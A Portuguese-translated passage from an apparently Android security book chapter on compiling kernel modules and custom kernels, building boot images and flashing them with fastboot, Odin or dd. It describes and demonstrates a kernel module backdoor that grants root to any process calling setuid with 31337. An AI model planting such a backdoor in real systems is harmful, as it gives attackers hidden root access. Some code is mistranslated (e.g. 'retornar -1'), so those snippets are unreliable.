Em alguns casos raros, a configuração do kernel na árvore do AOSP não corresponde à configuração real usada para o kernel ativo de um dispositivo. Por exemplo, o kernel do Nexus 4 foi enviado com `CONFIG_MODULES` desativado, mas o `mako_defconfig` do AOSP tinha `CONFIG_MODULES` ativado. Se o kernel foi compilado com a opção `CONFIG_IKCONFIG`, é possível extrair a configuração de um kernel descompactado usando o comando `extract-ikconfig` usando o diretório de scripts do kernel do Linux. Além disso, a configuração geralmente está disponível em formato compactado em `/proc/config.gz` em um dispositivo inicializado. Infelizmente, não é trivial determinar os parâmetros exatos de configuração do kernel sem essa opção de configuração.

Com o ambiente de compilação definido e o kernel configurado, você está pronto para compilar seus módulos ou kernel personalizados.

Uso de módulos personalizados do kernel

Os módulos carregáveis do kernel (LKM) são uma maneira conveniente de estender o kernel do Linux sem recompilar tudo. Por um lado, modificar o código e/ou os dados do kernel é uma necessidade na criação de rootkits. Além disso, a execução de código no espaço do kernel dá acesso a interfaces privilegiadas, como a TrustZone. Usando um LKM bastante simples, esta seção apresenta alguns dos recursos que o kernel oferece. Você não compila módulos do kernel para um dispositivo Android da maneira usual.

Normalmente, você compila módulos do kernel para sistemas Linux usando cabeçalhos localizados em um diretório específico da versão em `/lib/modules`.

A razão para isso é que

Os módulos do kernel devem ser compatíveis com o kernel em que são carregados. Os dispositivos Android não contêm esse diretório, e nenhum pacote desse tipo está disponível para eles. Felizmente, o código-fonte do kernel preenche essa lacuna.

As seções anteriores descreveram a verificação de uma cópia do código-fonte do kernel para um Galaxy Nexus com Android 4.2.2, a configuração do ambiente de compilação e a configuração do kernel. Usando esse ambiente, você pode montar de forma rápida e fácil um simples LKM "Hello World". Para rastrear suas alterações separadamente, crie uma nova ramificação a partir da versão exata da fonte que está sendo usada pelo dispositivo:

```
dev:~/android/src/kernel/omap $ git checkout 9f818de -b ahh_modules
Verificando os arquivos: 100% (37662/37662), concluído.
Mudança para um novo ramo "ahh_modules"
```

Com a ramificação criada, extraia os módulos do kernel incluídos nos materiais que acompanham este capítulo.

```
dev:~/android/src/kernel/omap $ tar zxf ~/ahh/chapter10/ahh_modules.tgz
dev:~/android/src/kernel/omap $
```

Isso cria dois novos diretórios, cada um contendo um módulo, no diretório de drivers no código-fonte do kernel do Linux. A seguir, um trecho do código-fonte do módulo "Hello World":

```
int init_module(void)
{
    printk(KERN_INFO "%s: HELLO WORLD!@#!@#\n", this_module.name);

    /* forçar um erro para não ficarmos carregados */
    retornar -1;
}
```

De modo semelhante à compilação em outras distribuições Linux, não é necessário compilar todo o kernel antes de compilar os módulos. Apenas algumas coisas são necessárias para deixar o ambiente de compilação do kernel pronto para compilar módulos. O trecho a seguir mostra os comandos necessários:

```
dev:~/android/src/kernel/omap $ make prepare modules_prepare
scripts/kconfig/conf --silentoldconfig Kconfig
    CHK      include/linux/version.h
    UPD      include/linux/version.h
[...]
    HOSTCC scripts/kallsyms
```

Esse comando é a extensão do que é estritamente necessário. Ele cria os scripts e arquivos de cabeçalho necessários para a criação de módulos.

Usando a linha de comando de dentro do código-fonte do LKM "Hello World", compile o módulo. Aqui está a saída dos comandos:

```
dev:~/android/src/kernel/omap $ make ARCH=arm CONFIG_AHH_HELLOWORLD=m \
M=drivers/ahh_helloworld

AVISO: O dump de versão de símbolo ~/android/src/kernel/omap/Module.symvers
está faltando; os módulos não terão dependências e modversões.

[...]
LD [M] drivers/ahh_helloworld/ahh_helloworld_mod.ko
```

Um aviso foi impresso durante a compilação, mas ela foi concluída com êxito. Se você não precisa de dependências ou de controle de versão do módulo, não há nada a ser corrigido. Se você simplesmente não gosta de ver avisos desagradáveis ou precisa desses recursos, compilar os módulos do kernel corrige o problema:

```
dev:~/android/src/kernel/omap $ make modules
CHK      include/linux/version.h
CHK      include/generated/utsrelease.h
[...]
LD [M] drivers/scsi/scsi_wait_scan.ko
```

Com o módulo "Hello World" compilado, você está pronto para enviá-lo para o dispositivo e inseri-lo no kernel em execução:

```
dev:~/android/src/kernel/omap $ adb push \
drivers/ahh_helloworld/ahh_helloworld_mod.ko /data/local/tmp 788
KB/s (32557 bytes em 0,040s) dev:~/android/src/kernel/omap $ adb
shell shell@android:/data/local/tmp $ su
root@android:/data/local/tmp # insmod ahh_helloworld_mod.ko
```

Faça push do módulo e abra um shell usando o ADB. Usando privilégios de root, insira o módulo usando o comando `insmod`. O kernel começa a carregar o módulo e executa a função `init_module`. Ao inspecionar o buffer de anel do kernel usando o comando `dmesg`, você verá o seguinte.

```
root@android:/data/local/tmp # dmesg | ./busybox tail -1
<6>[74062.026855] ahh_helloworld_mod: HELLO WORLD!@#!@#
root@android:/data/local/tmp #
```

O segundo módulo do kernel incluído é um módulo de exemplo de kernel mais avançado, chamado `ahh_setuid`. Usando uma técnica de instrumentação simples, esse módulo cria um backdoor que concede privilégios de root a qualquer programa que chame a chamada de sistema `setuid` com o ID de usuário desejado de 31337. O processo de compilação e instalação é o mesmo de antes:

```
dev:~/android/src/kernel/omap $ make ARCH=arm CONFIG_AHH_SETUID=m \
M=drivers/ahh_setuid
```

```
[...]
LD [M] drivers/ahh_setuid/ahh_setuid_mod.ko
dev:~/android/src/kernel/omap $ adb push drivers/ahh_setuid/ahh_setuid_mod.ko \
/data/local/tmp
648 KB/s (26105 bytes em 0,039s)
dev:~/android/src/kernel/omap $ adb shell
shell@android:/data/local/tmp $ su
root@android:/data/local/tmp # insmod ahh_setuid_mod.ko
insmod: init_module 'ahh_setuid_mod.ko' failed (Operation not permitted)
shell@android:/data/local/tmp # exit
shell@android:/data/local/tmp $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),...
shell@android:/data/local/tmp $ ./setuid 31337 shell@android:/data/local/tmp
# id
uid=0(root) gid=0(root)
```

Uma coisa que se destaca no trecho anterior é a mensagem de erro impressa quando você executa o insmod. O kernel imprime esse erro porque a função init_module retornou -1. Isso faz com que o kernel descarregue automaticamente o módulo, aliviando a necessidade de descarregar o módulo antes de inseri-lo novamente. Depois de renunciar aos privilégios de root, passar 31337 para a chamada de sistema setuid produz root novamente.

Embora os módulos carregáveis do kernel sejam uma maneira conveniente de estender um kernel em execução, ou talvez por causa desse fato, alguns dispositivos Android não são compilados com suporte a módulos carregáveis. Você pode determinar se um kernel em execução oferece suporte a módulos carregáveis verificando a entrada de módulos no sistema de arquivos proc ou procurando o valor de CONFIG_MODULES na configuração do kernel. Durante o lançamento do Android 4.3, o Google desativou o suporte a módulos carregáveis para todos os dispositivos Nexus compatíveis.

Criação de um kernel personalizado

Embora o kernel do Linux contenha inúmeros recursos para configurar e estender sua funcionalidade em tempo de execução, algumas alterações exigem simplesmente a criação de um kernel personalizado. Por exemplo, algumas alterações de configuração, como a ativação de recursos de depuração, fazem com que arquivos ou funções inteiras sejam incluídos no momento da compilação. Este capítulo já explicou como obter o código-fonte, definir um ambiente de compilação e configurar o kernel. Esta seção o orienta no restante do processo de criação do código-fonte do kernel para o Galaxy Nexus baseado em AOSP e o Galaxy S III fabricado pela Samsung.

Dispositivos compatíveis com AOSP

No início deste capítulo, você obteve o código-fonte adequado, definiu o ambiente de compilação e configurou o kernel para o Galaxy Nexus em execução

Android 4.2.2. Há apenas uma etapa no processo de criação de um kernel personalizado. Para concluir o processo, você compila o kernel usando o alvo padrão do `make`, conforme mostrado aqui:

```
dev:~/android/src/kernel/omap $ make [...]
      Kernel: arch/arm/boot/zImage está pronto
dev:~/android/src/kernel/omap $
```

Quando uma compilação é concluída com êxito, o sistema de compilação do kernel grava a imagem compilada do kernel no arquivo `zImage` no diretório `arch/arm/boot`. Se ocorrerem erros, eles deverão ser resolvidos antes que a compilação seja concluída com êxito. Quando a compilação for bem-sucedida, a inicialização do kernel recém-criado será abordada nas seções "Criação de uma imagem de inicialização" e "Inicialização de um kernel personalizado" a seguir.

OBSERVAÇÃO O processo de criação de um kernel personalizado deve ser idêntico para todos os dispositivos compatíveis com AOSP, incluindo todos os dispositivos da família Nexus.

Um dispositivo OEM

A criação de um kernel para um dispositivo OEM é muito semelhante à criação de um kernel para um dispositivo AOSP. Isso faz muito sentido quando se lembra que os OEMs fazem suas compilações de firmware a partir de sua versão modificada do código AOSP. Como em qualquer tarefa relacionada a dispositivos OEM, as especificações variam de um fornecedor para outro. Esta seção explica como criar e testar um kernel personalizado para a versão Sprint do Samsung Galaxy S III (SPH-L710). O objetivo é produzir um kernel que seja compatível com o kernel existente do dispositivo.

A primeira coisa que você precisa determinar ao compilar o kernel é qual fonte usar. A maneira exata de fazer isso varia de um dispositivo para outro. Se você tiver sorte, a string da versão do kernel faz referência a um hash de confirmação de um dos repositórios Git do AOSP. Isso é especialmente verdadeiro para dispositivos mais antigos, que usavam kernels criados e fornecidos pelo Google. O Motorola Droid que é usado em uma das subseções "Estudos de caso" mais adiante neste capítulo é um desses dispositivos. Verifique a versão do kernel do dispositivo usando este comando:

```
shell@android:/ $ cat /proc/version
Linux versão 3.0.31-1130792 (se.infra@SEP-132) (gcc versão 4.6.x- google
20120106 (prerelease) (GCC) ) #2 SMP PREEMPT Mon Apr 15 19:05:47
KST 2013
```

Infelizmente, o Galaxy S III não inclui um hash de confirmação em sua string de versão. Por isso, você precisa adotar uma abordagem alternativa.

Outra abordagem envolve a obtenção da versão fornecida pelo OEM da árvore de código-fonte do kernel. Comece inspecionando a impressão digital de compilação do dispositivo:

```
shell@android:/ $ getprop ro.build.fingerprint  
samsung/d2spr/d2spr:4.1.2/JZO54K/L710VPBMD4:user/release-keys
```

O Documento de Definição de Compatibilidade (CDD) explica que essa propriedade do sistema é composta pelos seguintes campos. O texto a seguir foi ligeiramente modificado para formatação.

```
$(MARCA) / $(PRODUTO) / $(DISPOSITIVO) : $(VERSÃO) / $(ID) / $(INCREMENTAL) : $(TIPO) /  
$(TAGS)
```

Os campos específicos de interesse estão no segundo agrupamento. Eles são os valores `RELEASE`, `ID` e `INCREMENTAL`.

O primeiro campo ao qual você precisa prestar atenção é o campo `INCREMENTAL`. Muitos fornecedores, inclusive a Samsung, usam o campo `INCREMENTAL` como seu próprio número de versão personalizado. Pela saída, você sabe que a Samsung identifica esse firmware como a versão `L710VPBMD4`.

Com o número do modelo do dispositivo (`SPH-L710` de acordo com o modelo `ro.product`) para esse dispositivo e o identificador de versão da Samsung, você pode pesquisar no portal de código aberto da Samsung. Ao pesquisar o número do modelo, você verá um download com a versão `MD4` nos resultados. Faça o download do arquivo correspondente e extraia os arquivos `Kernel.tar.gz` e `README_Kernel.txt`:

```
dev:~/sph-1710 $ unzip SPH-L710_NA_JB_Opensource.zip Kernel.tar.gz \  
README_Kernel.txt  
Arquivo: SPH-L710_NA_JB_Opensource.zip inflando:  
  Kernel.tar.gz  
    inflando: README_Kernel.txt  
dev:~/sph-1710 $ mkdir kernel  
dev:~/sph-1710 $ tar zxf Kernel.tar.gz -C kernel [...]
```

Com os arquivos relevantes extraídos, a próxima etapa é ler o arquivo `README_Kernel.txt`. Esse arquivo contém instruções, inclusive sobre qual cadeia de ferramentas e configuração de compilação usar. O arquivo `README_Kernel.txt` incluído no arquivo diz para usar a cadeia de ferramentas `arm-eabi-4.4.3` junto com a configuração de compilação `m2_spr_defconfig`. No entanto, algo está errado. A string da versão do kernel que a cadeia de ferramentas usou para compilar o kernel em execução se identificou como "gcc versão 4.6.x-google 20120106 (prerelease)". A string de versão do kernel é mais confiável do que `README_Kernel.txt`, portanto, tenha isso em mente.

A próxima etapa do processo é configurar o ambiente de compilação. O arquivo

`README_`

O arquivo `Kernel.txt` sugere que o uso da cadeia de ferramentas do AOSP deve funcionar. Para

Para estar seguro e evitar possíveis armadilhas, tente corresponder o máximo possível ao ambiente de compilação do dispositivo. É aqui que os campos `RELEASE` e `ID` da impressão digital da compilação se tornam relevantes. Na saída, eles estão definidos como `4.1.2` e `JZ054K` para o dispositivo de destino. Para saber exatamente qual tag usar, consulte a página "Codenames, Tags, and Build Numbers" na documentação do Android em <http://source.android.com/source/build-numbers.html>. Ao pesquisar `JZ054K`, você verá que ele corresponde à tag `android-4.1.2_r1`. Com isso, inicialize o repositório AOSP da seguinte forma:

```
dev:~/sph-1710 $ mkdir aosp && cd $_
dev:~/sph-1710/aosp $ repo init -u \
https://android.googlesource.com/a/platform/manifest -b android-4.1.2_r1
dev:~/sph-1710/aosp $ repo sync
[...]
```

Depois de verificar a revisão correta do AOSP, você está quase pronto para começar a compilar o kernel. Mas, primeiro, você precisa terminar de reinicializar o ambiente de compilação do kernel, conforme mostrado aqui:

```
dev:~/sph-1710/aosp $ . build/envsetup.sh
[...]
dev:~/sph-1710/aosp $ lunch full-user

=====
PLATFORM_VERSION_CODENAME=REL PLATFORM_VERSION=4.1.2
TARGET_PRODUCT=full
TARGET_BUILD_VARIANT=user
TARGET_BUILD_TYPE=release
TARGET_BUILD_APPS=
TARGET_ARCH=arm
TARGET_ARCH_VARIANT=armv7-a
HOST_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-3.2.0-54-generic-x86_64-with-Ubuntu-12.04-precise
HOST_BUILD_TYPE=release
BUILD_ID=JZ054K
OUT_DIR=out
=====

dev:~/sph-1710/aosp $ export ARCH=arm
dev:~/sph-1710/aosp $ export SUBARCH=arm
dev:~/sph-1710/aosp $ export CROSS_COMPILE=arm-eabi-
```

Isso traz o conjunto de ferramentas pré-construído do AOSP para seu ambiente. Ao contrário da compilação do kernel do Galaxy Nexus, você usa a configuração de compilação de usuário completo. Também,

você define a variável de ambiente CROSS_COMPILE em vez de editar o Makefile (conforme instrui o README_Kernel.txt). Consulte a versão do compilador:

```
dev:~/sph-1710/aosp $ arm-eabi-gcc --version
arm-eabi-gcc (GCC) 4.6.x-google 20120106 (prerelease)
[...]
```

Excelente! Isso corresponde exatamente à versão do compilador da string de versão do kernel em execução! O uso dessa cadeia de ferramentas deve, teoricamente, gerar um kernel quase idêntico. Ele deve, no mínimo, ser compatível.

Usando as informações adicionais do arquivo README_Kernel.txt, prossiga com a concepção e a compilação do kernel:

```
dev:~/sph-1710/aosp $ cd ~/sph-1710/kernel
dev:~/sph-1710/kernel $ make m2_spr_defconfig
[...]
#
# Configuração gravada em .config
dev:~/sph-1710/kernel $ make
[...]
Kernel: arch/arm/boot/zImage está pronto
```

Se tudo correr conforme o planejado, o kernel será compilado com sucesso e a imagem compactada estará disponível como arch/arm/boot/zImage. Na segurança da informação, as coisas raramente saem de acordo com o planejado. Durante a compilação desse kernel, você pode se deparar com um problema específico. Especificamente, você pode se deparar com a seguinte mensagem de erro.

```
LZO      arch/arm/boot/compressed/piggy.lzo
/bin/sh: 1: lzop: não encontrado
make [2]: *** [arch/arm/boot/compressed/piggy.lzo] Erro 1
make [1]: *** [arch/arm/boot/compressed/vmlinux] Erro 2 make:
*** [zImage] Erro 2
```

Isso ocorre quando o sistema de compilação não tem o comando lzop. A Samsung comprime seu kernel com o algoritmo LZO, que prefere a velocidade ao uso mínimo do espaço de armazenamento. Depois de instalar essa dependência, execute novamente o comando make e a compilação deverá ser concluída com êxito.

Criação de uma imagem de inicialização

Lembre-se de que os dispositivos Android normalmente têm dois modos diferentes de inicialização de um kernel Linux. O primeiro modo é o processo de inicialização normal, que usa a partição de inicialização. O segundo modo é durante o processo de recuperação, que usa

a partição de recuperação. A estrutura de arquivos subjacente para essas duas partições é idêntica. Ambas contêm um cabeçalho curto, um kernel compactado e uma imagem inicial de ramdisk (`initrd`). Normalmente, o mesmo kernel é usado para ambas, mas nem sempre. Para substituir o kernel usado nesses modos, é necessário recriar a imagem da partição para incluir o novo kernel. Esta seção se concentra no `boot.img`.

Criar uma imagem de inicialização com seu kernel personalizado recém-construído é mais fácil quando se baseia em uma imagem de inicialização existente. A primeira etapa é obter essa imagem. Embora o uso de uma imagem de inicialização de uma imagem de firmware padrão geralmente funcione, usar a imagem diretamente do dispositivo é mais seguro. Como o kernel de um dispositivo pode ter sido atualizado por uma atualização OTA ou de outra forma, o uso de uma imagem obtida diretamente do dispositivo certamente começará com algo que esteja funcionando. Para obter a imagem do dispositivo, siga as etapas descritas na seção "Extração de dispositivos", anteriormente neste capítulo.

A próxima etapa é extrair a imagem de inicialização obtida. Siga as etapas descritas na seção "Obtendo o kernel de uma imagem de inicialização". Isso o deixará com os arquivos `bootimg.cfg`, `zImage` e `initrd.img`.

OBSERVAÇÃO Embora o processo de descompactação e reembalagem geralmente seja feito na máquina usada para executar o ADB, ele também pode ser realizado inteiramente em um dispositivo com root.

Da mesma forma que você extrai um kernel, você usa a ferramenta `abootimg` para criar a imagem de inicialização. Para essa finalidade, o `abootimg` oferece suporte a dois casos de uso: atualização e criação. A atualização é útil quando a imagem de inicialização original não precisa ser salva e é realizada da seguinte forma.

```
dev:~/android/src/kernel/omap/staging $ abootimg -u cur-boot.img \
-k ../arch/arm/boot/zImage
Leitura do kernel de ../arch/arm/boot/zImage
Gravação da imagem de inicialização cur-boot.img
```

Este trecho mostra como você pode usar a conveniente opção `-u` do `abootimg` para atualizar a imagem de inicialização, substituindo o kernel pelo seu próprio. Como alternativa, você pode usar a opção `--create` para montar uma imagem de inicialização a partir de um kernel, `initrd` e um estágio secundário opcional. Nos casos em que o kernel ou o `initrd` cresceram, o comando `abootimg` produz uma mensagem de erro como a seguinte:

```
dev:~/android/src/kernel/omap/staging $ abootimg --create new-boot.img -f \
k bigger-zImage -r initrd.img
lendo o arquivo de configuração
bootimg.cfg lendo o kernel do bigger-
zImage lendo o ramdisk do initrd.img
new-boot.img: a atualização é muito grande para a imagem de inicialização (4534272 vs 4505600
bytes)
```

Para evitar esse erro, basta passar a opção `-c` (conforme mostrado no trecho a seguir) ou atualizar o parâmetro `bootsize` no `bootimg.cfg` usado pelo `abootimg`.

```
dev:~/android/src/kernel/omap/staging $ abootimg --create new-boot.img -f \
bootimg.cfg -k bigger-zImage -r initrd.img -c "bootsize=4534272"
Leitura do arquivo de configuração
bootimg.cfg Leitura do kernel de
bigger-zImage Leitura do ramdisk de
initrd.img Gravação da imagem de
inicialização new-boot.img
```

Para o Samsung Galaxy S III, o processo é praticamente idêntico. Como foi feito com o dispositivo Nexus, obtenha a imagem de inicialização existente do dispositivo ou uma imagem de fábrica. Desta vez, baixe a imagem de fábrica `KIES_HOME_L710VPBMD4_L710SPRBMD4_1130792_REV03_user_low_ship.tar.md5` pesquisando no site SamFirmware o número do modelo do dispositivo. Essa deve ser a mesma imagem que você usou para atualizar o dispositivo. Extraia a imagem do firmware e a imagem de inicialização de dentro dela, conforme mostrado no trecho a seguir:

```
dev:~/sgs3-md4 $ mkdir stock
dev:~/sgs3-md4 $ tar xf KIES*MD4*.tar.md5 -C stock
dev:~/sgs3-md4 $ mkdir boot && cd $_
dev:~/sgs3-md4/boot $ abootimg -x ../stock/boot.img
gravando a configuração da imagem de inicialização em
bootimg.cfg extraíndo o kernel em zImage
Extração do ramdisk no initrd.img
```

Com o `boot.img` padrão extraído, você tem tudo o que precisa para criar uma imagem de inicialização personalizada. Use o `abootimg` para fazer isso:

```
dev:~/sgs3-md4/boot $ mkdir ..../staging
dev:~/sgs3-md4/boot $ abootimg --create ..../staging/boot.img -f bootimg.cfg \
-k ~/sph-1710/kernel/arch/arm/boot/zImage -r initrd.img lendo
o arquivo de configuração bootimg.cfg
lendo o kernel de /home/dev/sph-1710/kernel/arch/arm/boot/zImage lendo o
ramdisk de initrd.img
Gravação da imagem de inicialização ..../staging/boot.img
```

Inicialização de um kernel personalizado

Após uma compilação bem-sucedida, o sistema de compilação do kernel grava a imagem do kernel em `arch/arm/boot/zImage`. Você pode inicializar esse kernel recém-compilado em um dispositivo de várias maneiras. Como acontece com muitas outras coisas no Android, os métodos aplicáveis dependem do dispositivo específico. Esta seção aborda quatro métodos: dois que usam o protocolo `fastboot`, um que usa um protocolo de download proprietário do OEM e um que é feito no próprio dispositivo.

Usando o Fastboot

A inicialização desse kernel recém-construído usando o `fastboot`, por exemplo, em um dispositivo compatível com AOSP, pode ser realizada de duas maneiras. Você pode inicializar o `boot.img` imediatamente ou gravá-lo na partição de inicialização do dispositivo. O primeiro método é ideal porque a recuperação de uma falha é tão fácil quanto reiniciar o dispositivo. Entretanto, esse método pode não ser suportado por todos os dispositivos. O segundo método é mais persistente e é preferível quando o dispositivo precisa ser reinicializado várias vezes. Infelizmente, ambos os métodos exigem o desbloqueio do carregador de inicialização do dispositivo. Em ambos os casos, você deve reinicializar o dispositivo no modo `fastboot`, conforme mostrado aqui:

```
dev:~/android/src/kernel/omap/staging $ adb reboot bootloader
```

Depois que esse comando é executado, o dispositivo de referência é reinicializado no gerenciador de inicialização e ativa o modo `fastboot` por padrão. Nesse modo, o dispositivo exibe um Bugdroid aberto e o texto "FASTBOOT MODE" na tela.

AVISO O desbloqueio do carregador de inicialização geralmente anula a garantia do dispositivo. Tome muito cuidado para fazer tudo corretamente, pois um passo em falso pode tornar seu dispositivo permanentemente inutilizável.

O primeiro método, que usa o comando `boot` do utilitário `fastboot`, permite inicializar diretamente o `boot.img` recém-criado. Esse método é praticamente idêntico à forma como você inicializou uma recuperação personalizada no Capítulo 3. A única diferença é que você está inicializando um `boot.img` em vez de um `recovery.img`. Aqui estão os comandos relevantes:

```
dev:~/android/src/kernel/omap/staging $ fastboot boot new-boot.img [...]
device boots ...
dev:~/android/src/kernel/omap/staging $ adb wait-for-device shell cat \
/proc/versão
Linux versão 3.0.31-g9f818de-dirty (jdrake@dev) (gcc versão 4.7 (GCC) )...
```

Depois de reinicializar no gerenciador de inicialização e usar o `fastboot boot` para inicializar o `boot.img`, você entra no shell e confirma que o kernel modificado está em execução.

O segundo método, mais permanente, usa o `fastboot flash` para gravar o `boot.img` recém-criado na partição de inicialização do dispositivo. Aqui estão os comandos para executar esse método:

```
dev:0:~/android/src/kernel/omap/staging $ fastboot flash boot new-boot.img boot
new-boot.img
enviando 'boot' (4428 KB)...
OK [ 1.679s]
escrevendo
'boot'... OK [
1.121s]
concluído. tempo total: 2.800s
dev:0:~/android/src/kernel/omap/staging $ fastboot reboot
rebooting...
```

```
concluído. tempo total: 0.006s dev:0:~/android/src/kernel/omap/staging $  
adb wait-for-device shell shell@android:/ $ cat /proc/version  
Linux versão 3.0.31-g9f818de-dirty (jdrake@dev) (gcc versão 4.7 (GCC) )...
```

Depois de executar o comando `fastboot flash boot`, você reinicializa o dispositivo e entra no shell para confirmar que o kernel modificado está em execução.

Uso de ferramentas de flashing OEM

O processo de atualização da partição de inicialização de um dispositivo OEM varia de um dispositivo para outro. Infelizmente, isso nem sempre é possível. Por exemplo, alguns dispositivos OEM têm um carregador de inicialização bloqueado que não pode ser desbloqueado. Outros dispositivos podem impedir o flash de um `boot.img` não assinado. Esta seção explica como fazer o flash do kernel personalizado para o Samsung Galaxy S III.

NOTA Usando um dispositivo com root, pode ser possível contornar problemas de assinatura com `kexec`. O programa `kexec` inicializa um kernel do Linux a partir de um sistema já inicializado. O uso detalhado do `kexec` está fora do escopo deste capítulo.

Embora o Sprint Samsung Galaxy S III valide criptograficamente o `boot.img`, ele não impede que você faça o flash ou initialize uma cópia não assinada. Em vez disso, ele apenas aumenta um contador interno que rastreia quantas vezes uma imagem personalizada foi atualizada. Esse contador é exibido na tela quando o dispositivo é inicializado no modo de download, como você verá mais adiante nesta seção. A Samsung usa esse contador para rastrear se a garantia de um dispositivo foi anulada devido ao uso de código não oficial. Sabendo que o flash de um `boot.img` não assinado não bloqueará o dispositivo, você está pronto para realmente colocá-lo no dispositivo e inicializá-lo.

NOTE Chainfire, que se concentra na Samsung, criou uma ferramenta chamada TriangleAway que é capaz de redefinir o contador de flash da maioria dos dispositivos. Essa é apenas uma de muitas de suas ferramentas, incluindo o venerável SuperSU. Os projetos da Chainfire podem ser encontrados em <http://chainfire.eu/>

Como acontece com muitos dispositivos OEM, o Samsung Galaxy S III não é compatível com o `fastboot`. No entanto, ele é compatível com um modo de download proprietário comparável. Este exemplo usa esse modo, juntamente com a ferramenta de flashing proprietária correspondente, para gravar o `boot.img` recém-criado.

A ferramenta oficial para fazer o flash de várias partes dos dispositivos Samsung é o utilitário Odin. De fato, o Odin é supostamente o utilitário que os funcionários da Samsung usam internamente. O processo geral é muito parecido com o de um dispositivo Nexus. Primeiro, coloque o dispositivo no modo de download, como mostrado aqui:

```
dev:~/sgs3-md4/boot $ cd ../staging dev:~/sgs3-
```

```
md4/staging $ adb reboot bootloader
```

O dispositivo agora está pronto para aceitar a imagem, mas há um problema: o Odin não aceita uma imagem de inicialização bruta como entrada. Em vez disso, como acontece com a imagem do firmware padrão, ele usa um formato chamado .tar.md5. Os detalhes específicos de como esse arquivo é gerado são importantes para que o Odin aceite o boot.img. É necessário adicionar o MD5 à imagem, que funciona como um mecanismo de verificação de integridade (MD5) e permite empacotar várias imagens de partição em um único arquivo. Você empacota a imagem de inicialização recém-construída (incluindo seu kernel personalizado) da seguinte forma:

```
dev:~/sgs3-md4/staging $ tar -H ustar -c boot.img > boot.tar  
dev:~/sgs3-md4/staging $ ( cat boot.tar; md5sum -t boot.tar ) > boot.tar.md5
```

Agora você tem tudo o que precisa preparado, mas ainda tem um problema a resolver. O Odin só está disponível para Windows; ele não pode ser executado na máquina de desenvolvimento Ubuntu que está sendo usada para este exemplo. Um programa de código aberto chamado Heimdall pretende resolver esse problema, mas ele não funciona com o SPH-L710. Infelizmente, você precisa copiar o arquivo boot.tar.md5 para uma máquina Windows e executar o Odin com privilégios de administrador. Quando o Odin for exibido, marque a caixa de seleção ao lado do botão PDA e clique nele. Navegue até o local onde o arquivo boot.tar.md5 está no sistema de arquivos e abra-o. Inicialize o dispositivo no modo de download mantendo pressionados os botões Diminuir volume e Início enquanto pressiona o botão liga/desliga ou usando o comando adb reboot bootloader. Depois que o aviso for exibido, pressione o botão Aumentar volume para continuar. A tela do modo de download é exibida, mostrando alguns status, inclusive a contagem do "Custom Binary Download". Depois disso, conecte o dispositivo ao computador com Windows. Nesse ponto, o Odin se parece com a Figura 10-3.




Figura 10-3: Odin pronto para inicialização do flash

Agora, clique no botão Start para fazer o flash da partição de inicialização. Se a opção Auto Reboot for selecionada, o dispositivo será reinicializado automaticamente após a conclusão do flash. Quando a reinicialização for concluída, você poderá reconectar o dispositivo com segurança à sua máquina de desenvolvimento e confirmar o sucesso, conforme mostrado:

```
shell@android:/ $ cat /proc/version
Linux versão 3.0.31 (jdrake@dev) (gcc versão 4.6.x-google 20120106 ...
```

Gravando a partição diretamente

Além de usar as ferramentas fastboot ou OEM flash, você pode gravar a imagem de inicialização personalizada diretamente na partição de inicialização. A principal vantagem dessa abordagem é que você pode usá-la sem reinicializar o dispositivo. Por exemplo, o aplicativo MobileOdin da Chainfire usa esse método para fazer o flash de partes do dispositivo totalmente sem o uso de outro computador. De modo geral, essa abordagem é mais rápida e fácil porque requer menos etapas e evita a necessidade de ferramentas extras.

No entanto, essa abordagem tem requisitos adicionais e possíveis áreas problemáticas que você deve considerar. Em primeiro lugar, essa abordagem só é possível em um dispositivo com root. Sem acesso root, você simplesmente não conseguirá gravar no dispositivo de bloco da partição de inicialização. Em segundo lugar, você deve considerar se há alguma restrição no nível de inicialização que impeça o sucesso desse método. Se o carregador de inicialização impedir a inicialização de imagens de inicialização não assinadas, você poderá acabar bloqueando o dispositivo. Além disso, você deve determinar com precisão qual dispositivo de bloco deve ser usado. Isso às vezes é difícil e pode ter consequências terríveis se você estiver incorreto. Se você gravar na partição errada, poderá bloquear o dispositivo a ponto de torná-lo irrecuperável.

No caso dos dois dispositivos estudados, porém, o carregador de inicialização não precisa ser desbloqueado e a aplicação da assinatura não impede esse método. Embora o Samsung Galaxy S III detecte uma falha de assinatura e incremente o contador de flash personalizado, ele não impede a inicialização da imagem de inicialização não assinada. O Galaxy Nexus simplesmente não verifica a assinatura. A maneira exata de fazer isso em cada dispositivo varia, conforme mostrado nos trechos a seguir.

No Galaxy Nexus:

```
dev:~/android/src/kernel/omap/staging $ adb push new-boot.img /data/local/tmp 2316
KB/s (4526080 bytes em 1,907s)
dev:~/android/src/kernel/omap/staging $ adb shell
shell@android:/data/local/tmp $ exec su
root@android:/data/local/tmp # dd if=boot.img \
